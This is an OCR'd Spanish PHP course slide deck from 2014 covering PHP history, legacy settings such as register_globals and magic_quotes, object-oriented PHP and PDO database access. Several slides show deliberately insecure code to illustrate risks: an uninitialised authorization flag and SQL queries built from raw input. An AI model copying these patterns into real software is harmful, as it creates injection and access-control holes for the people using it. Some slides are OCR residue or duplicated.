Diseño y desarrollo de aplicaciones Web: PHP, MySql y Apache

Proyecto Universidad Empresa

Agustín F. Calderón M.

2014

Agustín F. Calderón M.
agustincl@gmail.com

Historia de php

1994

- PHP: personal home page.
- Era un CGI escrito en C por Rasmus Lerdorf.

1995

- Se libera php y se llama php 2.

1997

- Zeev Suraski y Andi Gutmans escriben el parser.
- PHP 3: Hypertext Preprocessor.
- Se libera en 1998

1999

- Zend Engine 1.0.
- Zend Technologies.

Agustín F. Calderón M.
agustincl@gmail.com

Historia de php 2

2000

- PHP 4 powered by Zend Engine 1.0.

2005

- PHP 5 powered by Zend Engine 2.0.

Agosto de 2008

- Php 4.4.9 se congela.


Noviembre 19 de 2009

- Php 5.3.1.

Agustín F. Calderón M.
agustincl@gmail.com

Benchmark

Mediciones de velocidad en PHP 5.



http://www.tiaon.com/wordpress/2007/04/10/fastest-loop-code-in-php5/

http://www.php.lt/benchmark/phpbench.php

Agustín F. Calderón M.
agustincl@gmail.com

Register_globals 1

- Variables desde GET o cualquier lado
- <?php

```
if (usuario_autenticado()) {
    $autorizado = true;
}

if ($autorizado) {
    include "/datos/muy/importantes.php";
}
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Register_globals 2

- Variables en la session desde cualquier lado
- <?php

```
if (isset($_SESSION['nombre_usuario'])) {

    echo "Hola <b>{$_SESSION['nombre_usuario']}
</b>";

} else {

    echo "Hola <b>Invitado</b><br />";
    echo "¿Quisiera iniciar su sesión?";

}
```

Agustín F. Calderón M.
agustincl@gmail.com

Register_globals 3

- Variables desde cookies
- <?php
  if (isset($_COOKIE['COOKIE_MAGICA'])) {

    } elseif (isset($_GET['COOKIE_MAGICA']) ||
      isset($_POST['COOKIE_MAGICA'])) {

    mail("admin@example.com", "Posible intento de
        intromisión",
        $_SERVER['REMOTE_ADDR']);
    echo "Violación de seguridad, el
        administrador ha sido alertado.";
- exit;

  } else {

Agustín F. Calderón M.
agustincl@gmail.com

Register_globals 4

- Verificar!!!!!
- ```
  if (!ini_get('register_globals'))
      {
          return false;
      }
  ```
- Afectada por EGPCS

Agustín F. Calderón M.
agustincl@gmail.com
  ```

Magic_quotes_gpc

- Proceso automático de "escape" de caracteres de entrada.
- SQL INJECTION
- addslashes() escapa caracteres usando "\"

Agustín F. Calderón M.
agustincl@gmail.com

Magic_quotes_gpc 2

- Se escapan automaticamente POST GET COOKIES. En php 4 tambien ENV.
- Si esta en On y realizo un escape, obtengo doble escape. (\, ', ", NULL)

- verificar!!!!!
- get_magic_quotes_gpc()
- No se puede desactivar en ejecucion!!!!!

Agustín F. Calderón M.
agustincl@gmail.com

Magic_quotes_gpc 3

- ; Magic quotes para GET/POST/Cookie.
- magic_quotes_gpc = Off
-
- ; Magic quotes para runtime. Datos de SQL, exec(), etc.
- magic_quotes_runtime = Off
-
- ; Sybase usa magic quotes diferentes. Las dos directivas con llevan escapar ' con ', el resto no.
- magic_quotes_sybase = Off

Agustín F. Calderón M.
agustincl@gmail.com

Magic_quotes_gpc 4

- `$offset = $argv[0];`
- ```
  $query  = "SELECT id, name FROM products ORDER BY
  name LIMIT 20 OFFSET $offset;";
  $result = mysql_query($conn, $query);
  ```

Agustín F. Calderón M.
agustincl@gmail.com
  ```

Short Tag

- <?
- <?=
- `<?php echo '<?xml version="1.0"?>'; ?>`

Agustín F. Calderón M.
agustincl@gmail.com

Safe Mode

- Para servidores compartidos
-
```
<?php
if( ini_get('safe_mode') ){
    safe mode
}else{
    not safe mode
}

?>
```

Agustín F. Calderón M.
agustincl@gmail.com

Safe Mode 2

- safe_mode
- safe_mode_gid (uid check o gid)
- safe_mode_include_dir (bypass uid/gid dir)
- safe_mode_exec_dir (solo exec en dir)
- safe_mode_allowed_env_vars (prefijo de env permitidas)
- safe_mode_protected_env_vars (env protegidas)
- open_basedir (no afectada. Mejor todos)
- disable_functions (no afectada)
- disable_classes (no afectada)

Agustín F. Calderón M.
agustincl@gmail.com

Clases en PHP 3 y 4

- Permitido:Creación de clases
- Creación de propiedades
- Creación de métodos como agrupación de funciones.

Agustín F. Calderón M.
agustincl@gmail.com

Problema en PHP 3 y 4

- Cada vez que se asignaba una variable que contenía un objeto a otra variable, o se pasaba un objeto por parámetro en una función, se realizaba una copia (un clon).

```
$obj = new className("value");
$obj2= $obj;
```

Agustín F. Calderón M.
agustincl@gmail.com

Problema en PHP 3 y 4 - 2

- Los objetos eran tratados del mismo modo que las variables normales. Se realiza una copia de la variable antes de asignarse al nuevo espacio.
- Hay que pasarlos por referencia.

```
$obj = new className("value");
$obj2= &$obj;

function functionName(&$obj){...
```

Agustín F. Calderón M.
agustincl@gmail.com

Copias en PHP 5

- Cuando se asigna un objeto o se pasa como parámetro en una función, se duplica el propio object handle (apuntador de memoria) y no el objeto en si.

Agustín F. Calderón M.
agustincl@gmail.com

OOP en PHP 5

- Constructores y Destructores: __construct() y __destruct().
- Visibilidad: public, private y protected a propiedades y métodos.
- Métodos y clases final.
- Propiedades y métodos static
- Constantes de clase.
- Clases y métodos abstractos

Agustín F. Calderón M.
agustincl@gmail.com

OOP en PHP 5 - 2

- Interfaces: la clase puede implementar varias interfaces o conjuntos de métodos. (herencia múltiple).
- Carga de clases: __autoload() sirve para incluir el código de una clase que se necesite, y que no haya sido declarada todavía en el código que se está ejecutando.
- Clone: realiza una copia exacta de otro objeto. También se puede definir el método __clone() para realizar tareas asociadas con la clonación de un objeto.

Agustín F. Calderón M.
agustincl@gmail.com

OOP en PHP 5 - 3

- Interfaces: la clase puede implementar varias interfaces o conjuntos de métodos. (herencia múltiple).
- Carga de clases: __autoload() sirve para incluir el código de una clase que se necesite, y que no haya sido declarada todavía en el código que se está ejecutando.
- Clone: realiza una copia exacta de otro objeto. También se puede definir el método __clone() para realizar tareas asociadas con la clonación de un objeto.

Agustín F. Calderón M.
agustincl@gmail.com

OOP en PHP 5 - 4

- Funciones que especifican la clase que reciben por parámetro
- Operador instanceof: se utiliza para saber si un objeto es una instancia de una clase determinada.

Agustín F. Calderón M.
agustincl@gmail.com

MySQL y Databases

- Para PHP 3 y 4 teniamos en el Core de PHP, funciones para trabajar con MySql.
- Para PHP 5 tenemos una API externa.

Agustín F. Calderón M.
agustincl@gmail.com

MySQL y Databases 2

```
<?
 $name = "bob";
 $db = "db";
 $result = msql($db,"select * from table where firstname='$name'");
 $num = msql_numrows($result);
 echo "$num records found!<p>";
$i=0;
 while($i<$num);
    echo msql_result($result,$i,"fullname");
    echo "<br>";
    echo msql_result($result,$i,"address");
    echo "<br>";
    $i++;
 endwhile;
>
```

Agustín F. Calderón M.
agustincl@gmail.com

MySQL y Databases 3

```
class db {
  protected static $dbh = false;

  function connect() {
    self::$dbh = new PDO('mysql:host=localhost;
dbname=test','user','pass');
    self::$dbh->setAttribute(PDO::ATTR_ERRMODE, PDO::
ERRMODE_EXCEPTION);
  }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

MySQL y Databases 4

```
class items extends db {
  function load($name) {
    if(!self::$dbh) $this->connect();
    try {
      if(!self::$dbh) $this->connect();
      $stmt = self::$dbh->prepare("SELECT * FROM items WHERE firstname=:name
                                   ORDER by ctime desc");
      $ret = $stmt->execute(array('name'=>$name));
    } catch (PDOException $e) {
      die($e->getMessage());
    }
    return $ret;
  }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

MySQL y Databases 5

```
$db = new items;
$result = $db->load("bob");
foreach($result->fetch(PDO::FETCH_ASSOC) as $row) {
  echo <<<EOB
  {$row['fullname']}<br />
  {$row['address']}<br />
EOB;
}
```

Agustín F. Calderón M.
agustincl@gmail.com

Session_register

- **session_register()** por cada valor registra la variable global en la session actual.

```
<?php
// Use of session_register() is deprecated
$barney = "A big purple dinosaur.";
session_register("barney");

// Use of $_SESSION is preferred, as of PHP 4.1.0
$_SESSION["zim"] = "An invader from another planet.";

// The old way was to use $HTTP_SESSION_VARS
$HTTP_SESSION_VARS["spongebob"] = "He's got square pants.";
?>
```


Agustín F. Calderón M.
agustincl@gmail.com

Objetos y asociaciones.

- La parte más importante de todo diseño es el punto de entrada de la definición de requerimientos.
- El sistema de tratamiento de información documental es un gestor de documentos, de tal manera que puedan clasificar en uno o varios índices, recuperar para su modificación, visualizar, para su consulta, reclasificar, archivar y destruir. El sistema procesa la petición del usuario, devolviendo un mensaje e indicando el éxito o el fracaso de la petición.


Agustín F. Calderón M.
agustincl@gmail.com

Objetos y asociaciones 2




Agustín F. Calderón M.
agustincl@gmail.com

Objetos y asociaciones 3



Agustín F. Calderón M.
agustincl@gmail.com

Objetos y asociaciones 4



Agustín F. Calderón M.
agustincl@gmail.com

Metodologías orientadas a objetos

- Una estructura de datos debe contener las operaciones que los modifican. La técnica que se utiliza para obtener esta “abstracción de datos” es la encapsulación de los mismos en una estructura conocida como clase.
- El accesos a los datos contenidos en la clase se realiza mediante las operaciones que la propia clase define.

Agustín F. Calderón M.
agustincl@gmail.com

Metodologías orientadas a objetos 2

- Tamaño de la aplicación
- Complejidad
- Rapidez
- Portabilidad
- Gestión de recursos
- Interface de usuario
- Relación entre Datos
- Claridad
- Eficiencia
- Encapsulación

Agustín F. Calderón M.
agustincl@gmail.com

Como crear una clase

- Identificar los objetos
- Definir las operaciones
- Definir los atributos de los objetos

Agustín F. Calderón M.
agustincl@gmail.com

SOY UNA CLASE

- Soy un cuadrado y me muevo, giro, agrando y reduzco. Las partes que me componen son los puntos de mis vértices.
- Ser y no ser.
- ¿Qué soy ?, ¿Qué hago? ¿Qué dejo ver al resto del mundo?

Agustín F. Calderón M.
agustincl@gmail.com

Lenguajes

- SMALLTALK: Xerox. Primer MVC. Interpretado.
- Eiffel: Orientado a objetos “puro”.
- C++: Añade a su predecesor una serie de características que le convierten en un lenguaje orientado a objetos.
- Bases de datos
  - DBMS:aportan gran capacidad en la manipulación de datos, pero no implementan el almacenamiento y consulta de grandes volúmenes de datos.
  - OOP:capacidad de manipulación de datos.

Agustín F. Calderón M.
agustincl@gmail.com

OOP (Object-oriented programming)

- Software organizado en la misma manera que el problema
- Convierte la estructura de datos en el centro sobre el que pivotan las operaciones
- La programación estructurada presta atención al conjunto de acciones que manipulan el flujo de datos, desde la situación inicial a la final.
- La programación orientada a objetos presta atención a la interrelación que existe entre los datos y las acciones a realizar con ellos.

Agustín F. Calderón M.
agustincl@gmail.com

Ventajas

- **Uniformidad**: la representación de los objetos lleva implícita el análisis, diseño y codificación de los mismos.
- **Comprensión**. Los datos y procedimientos del objeto están agrupados en clases, que se corresponden con su estructura de información.
- **Flexibilidad**. Relación entre los procedimientos que manipulan los datos con los datos a tratar.
- **Estabilidad**. Permite aislar las partes del programa que permanecen inalterables en el tiempo.
- **Reusabilidad**. El objeto permite que programas que traten las mismas estructuras de información reutilicen las definiciones de objetos anteriores.

Agustín F. Calderón M.
agustincl@gmail.com


Características

- Identidad del Objeto: dos objetos aun cuando sean iguales en sus atributos, son distintos entre sí.
- Clasificación: nos obliga a una abstracción del concepto de objeto denominada clase.
- Encapsulación: Los elementos de una misma entidad estan reunidos en el mismo nivel de abstracción.
- Ocultación de datos: capacidad que tienen los objetos de construir una cápsula a su alrededor, ocultando la información que contienen. OOP incorporan la posibilidad de encapsular también las estructuras de datos.
  - Mantenibilidad: debe ser fácilmente modificable
  - Reusabilidad: los objetos pueden ser reutilizados en la confección de otros programas.

Agustín F. Calderón M.
agustincl@gmail.com

Características 2

- Poliformismo: las referencias y las colecciones de objetos pueden contener objetos de diferentes tipos, y la invocación de un comportamiento en una referencia producirá el comportamiento correcto para el tipo real del objeto referenciado.
- Herencia: propagación de los atributos y las operaciones a través de distintas sub-clases definidas a partir de una clase común
- Identidad, clasificación, polimorfismo y herencia caracterizan a los lenguajes orientados a objetos.



Agustín F. Calderón M.
agustincl@gmail.com

Clase

- Agrupación de objetos que comparten las mismas propiedades y comportamiento.
- Las propiedades deben
  - Significativas dentro del entorno de la aplicación
  - El número de propiedades de un objeto debe ser el mínimo para realizar todas las operaciones que requiera la aplicación.
- Propiedades (atributos)
- Comportamientos (operaciones)
- Relaciones con otros objetos

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Deficinición

- Class A

```
{
    function foo()
    {
        if (isset($this)) {
            echo '$this is defined (';
            echo get_class($this);
            echo ")\n";
        }
        else {
            echo "\$this is not defined.\n";
        }
    }
}
```

- Class B

```
function bar()
    {
        A::foo();
    }
}
```

```
$a = new A();
$a->foo();
A::foo();
$b = new B();
$b->bar();
B::bar();
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Propiedades

- **Los atributos de los objetos pueden ser otros objetos, pero no variables.**
- class SimpleClass,

```
{
    // invalid member declarations:
    public $var1 = 'hello '.'world';
    public $var2 = <<<EOD
hello world
EOD;

    public $var3 = 1+2;
    public $var4 = self::myStaticMethod();
    public $var5 = $myVar;

    // valid member declarations:
    public $var6 = myConstant;
    public $var7 = self::classConstant;
    public $var8 = array(true, false);
}
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Constant

- **Constantes**
- Los valores constantes no pueden ser accesados desde una instancia de un objeto.
-
```
<?php
class MyClass
{
        const constant = 'constant value';

        function showConstant() {
            echo self::constant . "\n";
        }
}
echo MyClass::constant . "\n";
$class = new MyClass();
$class->showConstant();
// echo $class::constant; is not allowed
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Static

- **Static**
- Declarar miembros de clases o métodos como estáticos. A causa de que los métodos estáticos son accesibles sin que se haya creado una instancia del objeto. De hecho las llamadas a métodos static son resueltas en tiempo de ejecución.
- class Foo {

```
        public static function aStaticMethod() {
        // ...
        }
}
Foo::aStaticMethod();
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Operador ::

- **Operador de resolución (Paamayim Nekudotayim)**
- Permite acceso a los miembros o métodos estaticos, constantes, y eliminados de una clase.
- <?php
  class OtherClass extends MyClass
  {
      public static $my_static = 'static var';
      public static function doubleColon()
      {
          echo parent::CONST_VALUE . "\n";
          echo self::$my_static . "\n";
      }
  }
  OtherClass::doubleColon();
?>

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Instancia y copia

```php
<?php
$instance = new SimpleClass()
?>
```

```php
<?php
$instance = new
SimpleClass();
$obj2 = clone $instance;
?>
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Constructores

- **Contructores y Destructores**

```
class MyDestructableClass {
        function __construct() {
                print "In constructor\n";
                $this->name = "MyDestructableClass";
        }
        function __destruct() {
                print "Destroying " . $this->name . "\n";
        }
}

  $obj = new MyDestructableClass();
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Ocultación o Visibilidad

- **Public, Protected o Private**
- Los elementos declarados con Public pueden ser accesados en todos lados. Los Protected limitan el acceso a las clases heredadas (y a la clase que define el elemento). Los Private limitan la visibilidad solo a la clase que lo definió.
- class MyClass

```
{
    public $public = 'Public';
    protected $protected = 'Protected';
    private $private = 'Private';Ç

   function printHello()
   {
       echo $this->public;
       echo $this->protected;
       echo $this->private;
   }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Herencia

- **Extendiendo objetos**
- class ExtendClass extends SimpleClass

```
{
    // Redefine the parent method
   function displayVar()
   {
       echo "Extending class\n";
       parent::displayVar();
    }
}
$extended = new ExtendClass();
$extended->displayVar();
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Herencia 2

- **Constructores heredaros**

```
class cinta_video extends soporte{
  private $duracion;

  function __construct($tit,$num,$precio,$duracion){
    parent::__construct($tit,$num,$precio);
    $this->duracion = $duracion;
  }

  public function imprime_caracteristicas(){
    echo "Película en VHS:<br>";
    parent::imprime_caracteristicas();
    echo "<br>Duración: " . $this->duracion;
  }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Abstract

- **Abstracción de clases**
- No es permitido crear una instancia de una clase que ha sido definida como abstracta.
- Los métodos definidos como abstractos simplemente declaran los métodos, no pueden definir la implementación.
- Cuando se hereda desde una clase abstracta, todos los metodos marcados como abstractos en la declaración de la clase padre, deben de ser definidos por la clase hijo.

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Abstract 2

Abstracción de clases

```
abstract class AbstractClass
{
    // Force Extending class to define this method
    abstract protected function getValue();
    abstract protected function prefixValue($prefix);

    // Common method
    public function printOut() {
        print $this->getValue() . "\n";
    }
}
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Abstract 3

```
class ConcreteClass1 extends AbstractClass
{
    protected function getValue() {
        return "ConcreteClass1";
    }
    public function prefixValue($prefix) {
        return "{$prefix}ConcreteClass1";
    }
}
$class1 = new ConcreteClass1;
$class1->printOut();
echo $class1->prefixValue('FOO_') ."\n";
```

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Interface

- **Interfaces**
- Las interfaces de objetos permiten crear código el cual especifica métodos que una clase debe implementar, sin tener que definir como serán manejados esos métodos.
- Todos los métodos en una interface deben ser públicos, esto es la naturaleza de una interface.
- Todos los métodos en la interface deben ser implementados dentro de una clase; de no hacerse así resultará en error fatal.
- Las clases pueden implementar más de una interface si se desea al separar cada interface con una coma.

Agustín F. Calderón M.
agustincl@gmail.com

OOP. Interface 2

